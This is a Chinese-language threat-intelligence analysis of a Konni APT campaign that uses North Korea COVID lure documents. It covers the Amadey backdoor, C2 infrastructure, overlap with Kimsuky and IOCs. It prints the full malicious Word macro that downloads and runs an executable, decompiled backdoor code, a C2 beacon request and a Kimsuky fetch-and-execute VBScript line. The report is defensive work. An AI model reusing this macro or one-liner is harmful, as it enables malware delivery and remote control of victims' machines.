

# Konni APT 组织以朝鲜疫情物资话题为诱饵的攻击活动分析

anquanke.com/post/id/230116

阅读量 257081 |

发布时间：2021-02-01 14:30:00



## 概述

Konni APT 组织是朝鲜半岛地区最具代表性的 APT 组织之一，自 2014 年以来一直持续活动，据悉其背后由朝鲜政府提供支持，该组织经常使用鱼叉式网络钓鱼的攻击手法，经常使用与朝鲜相关的内容或当前社会热点事件来进行攻击活动，该组织的主要目标为韩国政治组织，以及日本、越南、俄罗斯、中国等地区。

微步情报局近期通过威胁狩猎系统监测到 Konni APT 组织最新攻击活动，经过分析有如下发现：

1. 攻击者以“朝鲜疫情物资”话题相关文章作为诱饵文档进行攻击活动，诱饵文档延续了该组织以往的攻击手法，将正文颜色设置为难以阅读的颜色以诱导用户启用宏。
2. 在文档携带的恶意宏中，从失陷的服务器中下载后门模块并执行。
3. 后门模块为 Amadey 家族木马，攻击者可利用该后门模块进行下一步恶意模块的分发，该组织经常使用此家族木马进行攻击活动。
4. 根据样本关联信息显示，本次攻击活动手法与以往安全机构披露的“隐士”、“BlueSky”等攻击活动手法类似，另外还与具有相同背景的半岛地区 APT 组织 Kimsuky 有诸多关联之处。
5. 微步在线通过对相关样本、IP 和域名的溯源分析，共提取 31 条相关 IOC，可用于威胁情报检测。微步在线威胁感知平台 TDP、威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入 OneDNS 等均已支持对此次攻击事件和团伙的检测。

## 详情

本次攻击活动依然采用 Konni APT 组织最常用的攻击方式，投递的诱饵文件具有一定的诱惑性，攻击者引用 NKNews 近期发表的朝鲜 COVID-19 话题相关文章作为诱饵文档，将正文文字颜色设置为难以阅读的颜色，只有启用宏之后才能修改为容易阅读的颜色，原文链接：<https://www.nknews.org/2020/10/pyongyang-stores-low-on-foreign-goods-amid-north-korean-covid-19-paranoia/>。

文件名称 Pyongyang stores low on foreign goods amid North Korean COVID-19 paranoia (1).doc

SHA256 9891b3d68ffbdb4a4bd0e7e49ba7b1e6d30ffb35935357551c312af5ae3a4f1e

创建时间 2020/11/27 06:28




图1. doc诱饵文档启用宏前后




图2. 样本执行流程图

## 样本分析

在 doc 文档携带的恶意宏中，首先将正文颜色修改为黑色以迷惑用户，之后从失陷的服务器 (<https://rabadaun.com/wordpress/wp-content/themes/TEMP.so>) 下载文件数据保存到主机 Templates 目录下 spolsve.exe 并执行。

```

Private Sub Document_Open()
Dim euelis As Object
Dim itelro As String
Set euelis = CreateObject("WScript.Shell")
itelro = euelis.SpecialFolders("Templates")
Dim bbb
Dim ccc
Dim ddd
Dim eee
Dim fff
Dim ggg As Integer
Dim hhh
Dim iii
ggg = 1
ActiveDocument.Range.Font.Color = wdColorBlack
Set hhh = CreateObject("microsoft.xmlhttp")
Dim dfefef
dfefef = Chr(88395 / &H429) + Chr(-6659 + &H1A6B) & Chr(-5652 + &H1679) & Chr(111348)
Set fff = CreateObject(dfefef)
eee = itelro & Chr(649152 / CLng(&H1B90)) & Chr(666540 / CLng(&H16A4)) & Chr(338240 / CLng(&H1B90)) & Chr(672336 / CLng(&H16A4)) & Chr(350320 / CLng(&H1B90)) & Chr(214815 / CLng(&H745)) & Chr(37976 / CLng(&H328)) & Chr(1077902 / CLng(&H236))
yyy = Chr(214815 / CLng(&H745)) & Chr(37976 / CLng(&H328)) & Chr(1077902 / CLng(&H236))
hhh.Open "get", zzz + yyy, False
hhh.send
ccc = hhh.responseBody
If hhh.Status = 200 Then
Set bbb = CreateObject("adodb.stream")
bbb.Open
bbb.Type = ggg
bbb.Write ccc
bbb.SaveToFile eee, ggg + ggg
bbb.Close
End If
fff.Open (eee)
End Sub

```

将正文颜色改为黑色

下载文件

保存执行

安全客 ( www.anquanke.com )

图3. 文档中携带的恶意宏

下载的文件为木马 Loader 模块，样本信息如下：

文件名	TEMP.so、spolsve.exe、tlworker.exe
文件大小	290816 字节 (284.00 KB)
MD5	f160c057ded2c01bfdb65bb7aa9dfcc
SHA1	1e14de870b1c4b09cbf81206562a254c27178d85
SHA256	efc139dc0e280a374065dc59c55a45b5146f091a85a3abd6f0caf1a9a2f8b060
编译时间戳	2016/12/06 11:35:32

Loader 模块执行后，先通过累加一个比较大的数值 0xBAADBEEF，来制造一个比较大的延时效果，之后将 EnumChildWindows 的回调函数进行动态解密并执行，这在一定程度上干扰了静态分析。

```

12 v3 = this;
13 v6 = 0;
14 for ( i = 0; i < 0xBAADBEEF; ++i )
15 ++v6;
16 if ( v6 == 0xBAADBEEF )
17 {
18 AfxEnableControlContainer(0);
19 VirtualProtect(&unk_422548, 0x8000u, 0x40u, &f101dProtect);
20 CWinApp::Enable3dControlsStatic();
21 xor_decrypt_401070(v3);
22 sub_4013DC((CDialog *)&v4, 0);
23 v9 = 0;
24 *((_DWORD *)v2 + 7) = v4;
25 EnumChildWindows(0, EnumFunc, 0);
26 v8 = sub_416970((int)&v4);
27 v9 = -1;
28 sub_401870(&v4);
29 }
30 return 0;
31 }

```

图4. 调用EnumChildWindows反汇编代码片段

之后找到 .pnuvq 区段数据，使用密钥“nfnljhbnntphxhxthxdpjdtdtjlppltvrrzbbriibvfvnrnp”进行解密。

名称	VOffset	VSize	ROffset	RSize	标志
.text	00001000	00020338	00001000	00021000	60000020
.rdata	00022000	00010618	00022000	00011000	40000040
.data	00033000	000063A8	00033000	00003000	C0000040
pnuvq	0003A000	00010C8F	00036000	00011000	C0000040

图5. Loader模块的PE区段表

解密后的数据为后门 PE 模块，紧接着再次创建一份自身进程，将后门模块注入执行。

地址	十六进制	ASCII
002B61F0	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....99..
002B6200	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
002B6210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
002B6220	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	.....a.....
002B6230	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...'.f.l.LiTh
002B6240	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
002B6250	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
002B6260	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
002B6270	76 A7 F9 D4 32 C6 97 87 32 C6 97 87 32 C6 97 87	vst02E..2E..2E..
002B6280	A1 88 0F 87 30 C6 97 87 5D 00 3C 87 2F C6 97 87	[...0E..]%. /E..

图6. 后门模块PE头数据

## Backdoor模块

文件大小	68608 字节 (67.00 KB)
MD5	f108a4d064dd05c0a097f517ec738b1a
SHA1	f197a7be7fdb286bc9673a57b54994c02a7af8d6
SHA256	d1baefd0bdc7f3b0369c5b7126c3b98469a518cf4db788fad1d243d8661a17b9
编译时间戳	2020/11/19 17:00:55

后门模块中的字符串均以加密形式存储，使用密钥“a7963b909152f8ebc3ec69b1dee2b255a9678a5b7b827e8c75bd9b0”动态解密。

```

1 char *__cdecl decrypt_str_401900(const char *a1)
2 {
3     unsigned int v1; // ecx
4     unsigned int v2; // ebx
5     char v3; // al
6
7     memset(&byte_423D10, 0, 0x400u);
8     v1 = 0;
9     if ( strlen(a1) )
10    {
11        v2 = strlen("a7963b909152f8ebc3ec69b1dee2b255a9678a5b7b827e8c75bd9b0");
12        do
13        {
14            v3 = a1[v1] - a7963b909152f8[ v1 % v2 ];
15            byte_423D0F[ ++v1 ] = v3;
16        }
17        while ( v1 < strlen(a1) );
18    }
19    return &byte_423D10;
20 }

```

图7. 字符串解密函数反汇编代码片段

该模块执行后，首先检查常见的杀软文件是否存在，用以检查主机上存在的杀软信息。

```

v0 = 0;
v1 = decrypt_str_401900((const char *)&unk_411FCC);// AVAST Software
if ( sub_401990(v1) )
    v0 = 1;
v2 = decrypt_str_401900((const char *)&unk_411FDC);// "Avira"
if ( sub_401990(v2) )
    v0 = 2;
v3 = decrypt_str_401900((const char *)&unk_411FE4);// "Kaspersky Lab"
if ( sub_401990(v3) )
    v0 = 3;
v4 = decrypt_str_401900((const char *)&unk_411FF4);// "ESET"
if ( sub_401990(v4) )
    v0 = 4;
v5 = decrypt_str_401900((const char *)&unk_411FFC);// "Panda Security"
if ( sub_401990(v5) )
    v0 = 5;
v6 = decrypt_str_401900((const char *)&unk_41200C);// "Doctor Web"
if ( sub_401990(v6) )
    v0 = 6;
v7 = decrypt_str_401900((const char *)&unk_412018);// "AVG"
if ( sub_401990(v7) )
    v0 = 7;
v8 = decrypt_str_401900((const char *)&unk_41201C);// "360TotalSecurity"
if ( sub_401990(v8) )
    v0 = 8;
v9 = decrypt_str_401900((const char *)&unk_412030);// "Bitdefender"
if ( sub_401990(v9) )
    v0 = 9;
v10 = decrypt_str_401900((const char *)&unk_41203C);// "Norton"
if ( sub_401990(v10) )
    v0 = 10;
v11 = decrypt_str_401900((const char *)&unk_412044);// "Sophos"
if ( sub_401990(v11) )
    v0 = 11;
v12 = decrypt_str_401900((const char *)&unk_41204C);// "Comodo"
v13 = !sub_401990(v12);
result = 12;

```

图8. 检查主机杀软信息

再检查当前运行目录是否是 C:\ProgramData\7963\TIWorker.exe，如果不是，则自我复制到该目录。

```

result = strcmp(_strlwr(v15), v12);
if ( result )
{
    v14 = CreateFileA(fileName, 0, 1u, 0, 3u, 0x20000000u, 0);
    if ( v14 == (HANDLE)-1 )
    {
        if ( GetFileAttributesA(PathName) == -1 )
            CreateDirectoryA(PathName, 0);
        result = GetFileAttributesA(PathName);
        if ( result != -1 )
        {
            sub_401660(v13);
            result = sub_401710(fileName);
        }
    }
    else
    {
        result = CloseHandle(v14);
    }
}

```

图9. 后门模块的自我复制

并调用 cmd 设置注册表开机启动项以在主机上建立持久化机制。




图10. 设置开机启动项

之后解密出 C2 地址。

```

119 v0 = decrypt_str_401900((const char *)&kunk_411FA4);// 186.122.150.107
120 v1 = strlen(v0) + 1;
121 v2 = v0;
122 v3 = (char *)&nSize + 3;
123 do
124     v4 = (v3++)[1];
125     while ( v4 );
126     memcpy(v3, v2, v1);
127     v5 = decrypt_str_401900((const char *)&kunk_411F84);// "cc/index.php"

```

图11. 解密C2服务器地址

将硬盘序列号、木马版本、是否为管理员、系统版本、杀软信息、主机名、用户名作为上线数据包以 HTTP 协议 POST 方法发送至 C2 服务器 (http:// 186.122.150.107/cc/index.php) 。

```

POST /cc/index.php HTTP/1.1
Host: 186.122.150.107
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

id=1492614664&vs=1.09&ar=1&bl=0&lv=0&os=9&av=0&pc=WIN-0LRR8CGQ4H6&un=test8

```

图12. 向C2服务器上传的主机信息数据包

然后接受 C2 服务器返回数据，从中取出服务器所下发的下载链接，继续下载其他恶意模块，每隔 60 秒与服务器通信 1 次。截至分析时，服务器暂未下发有效指令。

```

v7 = LoadLibraryA(v6);
if ( v7 )
{
    v8 = decrypt_str_401900((const char *)&kunk_412134);
    v9 = GetProcAddress(v7, v8);
    if ( !v9 )
    {
        ((void (__stdcall *)(_DWORD, int, LPCSTR, _DWORD, _DWORD))v9)(v7, 0, v1, lpFileName, 0, 0);
        FreeLibrary(v7);
    }
    v10 = CreateFileA(lpFileName, 0, 1u, 0, 3u, 0x20000000u, 0);
    if ( v10 == (HANDLE)-1 )
        return sub_404170(a3);
    CloseHandle(v10);
}

```

图13. 响应C2服务器远程指令

该 C2 服务器部署了 Amadey 家族木马服务端用以对目标进行控制。

The screenshot shows the Amadey C2 server control panel. At the top, there is a navigation bar with links for STATISTIC, ONLINE UNITS, ALL UNITS, TASKS LIST, SETTINGS, and LOGOUT [ROOT]. The main content area is divided into several sections:

- Parameter:** A list of statistics including Active tasks (0), Loads (-), Loading/launch errors (-), units (0), Units online (3), Units online (day) (0), Units online (week) (0), New units on day (0), and New units on week (0).
- Country:** A list of countries with their respective counts: Argentina (0), China (2), Germany (1), Netherlands (1), Oman (1), Portugal (1), and South Korea (1).
- Units version:** A list of versions: 1.09 (8).
- Access rights:** A list of rights: Admin (8).
- Architecture:** A list of architectures: x32 (3) and x64 (5).
- Operation System:** A list of operating systems: Server 2016 (1), Windows 10 (1), Windows 7 (5), and Windows XP SE (1).
- Antiviral kit:** A list of kits: N/A (8).

On the right side, there is a table showing the distribution of units by country, version, architecture, and operation system. The table has columns for Units and Percent.

Category	Units	Percent
Country	1	12.5%
Country	2	25%
Country	1	12.5%
Country	1	12.5%
Country	1	12.5%
Country	1	12.5%
Units version	8	100%
Access rights	8	100%
Architecture	3	37.5%
Architecture	5	62.5%
Operation System	1	12.5%
Operation System	1	12.5%
Operation System	5	62.5%
Operation System	1	12.5%
Antiviral kit	8	100%

In the center of the page, there is a large biohazard symbol with the text "a2019 'AMADEY'" and "default root: root/default obs: observe/observe". There is also an "Unlock" button.

图14. C2服务器上所部署的Amadey木马服务端

在上线列表中发现已经有用户被感染，根据 IP 判断包括 1 例韩国受害者，这符合该组织的攻击目标范围，攻击者可随时设置任务，下发给目标以进行下步恶意模块的分发。




图15. Amadey木马服务端所显示的感染列表

### 关联分析

在关联分析工作中，另外发现一个以“俄罗斯专家介绍”为主题的诱饵文档。




图16. 以“俄罗斯专家介绍”为主题的诱饵文档

在其恶意宏中同样从失陷的网站服务器下载恶意模块执行 (<http://fd-com.fr/wp-content/themes/consultingservices/upload/tmp.txt>)，虽然目前已经无法正常下载，但根据关联分析信息，发现之后的恶意流程与上面样本一致，同样使用 Amadey 木马在主机建立持久化机制，并从 C2 服务器 (<http://108.62.118.185/cc/index.php>) 获取下载链接继续下一步恶意行为。




图17. 恶意宏代码中的失陷服务器

在本次攻击活动中，攻击者依然延续了以往的攻击手法，将诱饵文档颜色设置为不可读颜色诱导用户启用宏，从攻击手法多维度信息来看，与以往攻击活动手法基本一致，例如使用基本一致的解密算法。

```

1 char *__cdecl sub_4013C0(const char *a1)
2 {
3     unsigned int v1; // ecx
4     unsigned int v2; // ebx
5     char v3; // a1
6     以往攻击活动
7     memset(&byte_428010, 0, 0x400u);
8     v1 = 0;
9     if ( strlen(a1) )
10    {
11        v2 = strlen("6d53b9fd3e30b8a");
12        do
13        {
14            v3 = a1[v1] - a6d53b9fd3e30b8a;
15            byte_42800F[++v1] = v3;
16        }
17        while ( v1 < strlen(a1) );
18    }
19    return &byte_428010;
20 }

1 char *__cdecl decrypt_str_401900(const char *a1)
2 {
3     unsigned int v1; // ecx
4     unsigned int v2; // ebx
5     char v3; // a1
6     memset(&byte_423010, 0, 0x400u);
7     v1 = 0;
8     if ( strlen(a1) ) 本次攻击活动
9     {
10        v2 = strlen("a7963b909152f8ebc3ec69b1dee2b255a9678a5b7b827e8c75bd9b0");
11        do
12        {
13            v3 = a1[v1] - aA7963b909152f8[v1 % v2];
14            byte_423D0F[++v1] = v3;
15        }
16        while ( v1 < strlen(a1) );
17    }
18    return &byte_423010;
19 }
20 }

```

图18. 一致的解密算法

同样使用 Amadey 家族木马套件。



图19. 一致的Amadey木马服务端

在微步在线追踪溯源系统中检索攻击者使用的 C2 服务器的关联信息，发现历史解析域名基本都带有一定的迷惑性，推测攻击者用来进行钓鱼攻击，这符合 Konni 以往的攻击手法。






图20. 微步在线追踪溯源系统关联信息

## 与 Kimsuky APT 组织的关联性

在 Kimsuky 组织最近的一起攻击活动中，其使用了“世界卫生大会”相关内容作为诱饵文档（57b59b770f313b0a09b651bfba0c95cdba482d4a41fa2e95593674dd5cd83c5b），同样将正文颜色设置为难以阅读的颜色，且攻击者编辑文档环境为朝鲜语。




图21. 以“世界卫生大会”为主题的诱饵文档

Kimsuky 组织在以往攻击活动中经常使用带有恶意宏的文档进行攻击，在恶意宏中从 C2 服务器拉取下阶段脚本代码执行，本次攻击活动依然使用同样的攻击手法，另外该组织以往还经常使用包含“.php?op={参数值}”的 URL，其中参数值代表不同阶段的行为，在此次攻击活动中就使用到以下 URL：

1. http://documentserver.site/dark/index.php?op=5
2. http://documentserver.site/dark/index.php?op=7

```
On Error Resume Next:Set p0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):p0.open "GET",  
"http://documentserver.site/dark/index.php?op=7",false;p0.setRequestHeader "Content-Type",  
"application/x-www-form-urlencoded":p0.Send:t0=p0.responseText:execute(t0):
```

图22. Kimsuky组织使用的URL示例图

而通过分析 Konni 以往所使用的 Amadey 家族攻击样本，发现有攻击样本（544aaf0804060598138f2db809c31bb651dd8f4fce2e64b49f7db051fc54a764）曾使用过 C2 服务器 http://securelevel.site/pppp/index.php，经过对比，与 Kimsuky 所使用的 C2 服务器 Whois 注册信息完全一致。

注册者 aoler jack  
邮箱 poole.sion2015@yandex.com  
电话 +82.12035386476




图23. Kimsuky和Konni两者相同的Whois注册信息

由此我们发现，Konni 组织与具有相同朝鲜半岛背景的 Kimsuky 组织有一定程度的资产重叠，从攻击目标与攻击手法来看也有不同程度的技术重叠，依靠现有的一些证据，可以合理地怀疑他们可能存在某种意义上的关联性，当然仅凭有限的内容来判定他们之间的关联并不容易，有必要继续跟踪观察他们之间的关系，通过大量的恶意文件样本和各种分析指标来获取更明确的答案。

## 结论

---

Konni APT 组织善于使用朝鲜相关热点话题进行攻击活动，且极具针对性，本次攻击活动中依然使用诱饵文档 +Amadey 家族木马套件的攻击方式，与相同背景的半岛地区 APT 组织 Kimsuky 组织或有关联，基于该组织所在地区及目标的地缘政治敏感性，也可能会给我国带来一定程度的负面影响，微步在线情报局会对该组织攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

## 附录 – IOC

---

### C&C

---

186.122.150.107
108.62.118.185
yahoo-login.rnail-suport.site
login-protect.club
yahoo-login.anlysis-info.xyz
yahoo.mail-master.online
noreply-sec.online
accounts.goolg-e.com
yahoo.help-master.online
noreply-yahoo.com
noreply-cc.online
voipgoogle.com
google-acount.com
noreply-goolge.com
myethrvvallet.com
nidnaver.press
helpnaver.online
help-naver.site
nidnaver.store
helpnaver.host
helpnaver.link
helpnaver.site
documentserver.site
nicnaver.com
emailnaver.com
nidnaver.host
nidnaver.site
security-lnfo.com
lnfo-master.com
help-secure.info
security-acount.info

### Compromised Domain

---

1. rabadaun.com
2. fd-com.fr

### Hash

---

1. 9891b3d68ffbdb4a4bd0e7e49ba7b1e6d30ffb35935357551c312af5ae3a4f1e
2. efc139dc0e280a374065dc59c55a45b5146f091a85a3abd6f0caf1a9a2f8b060
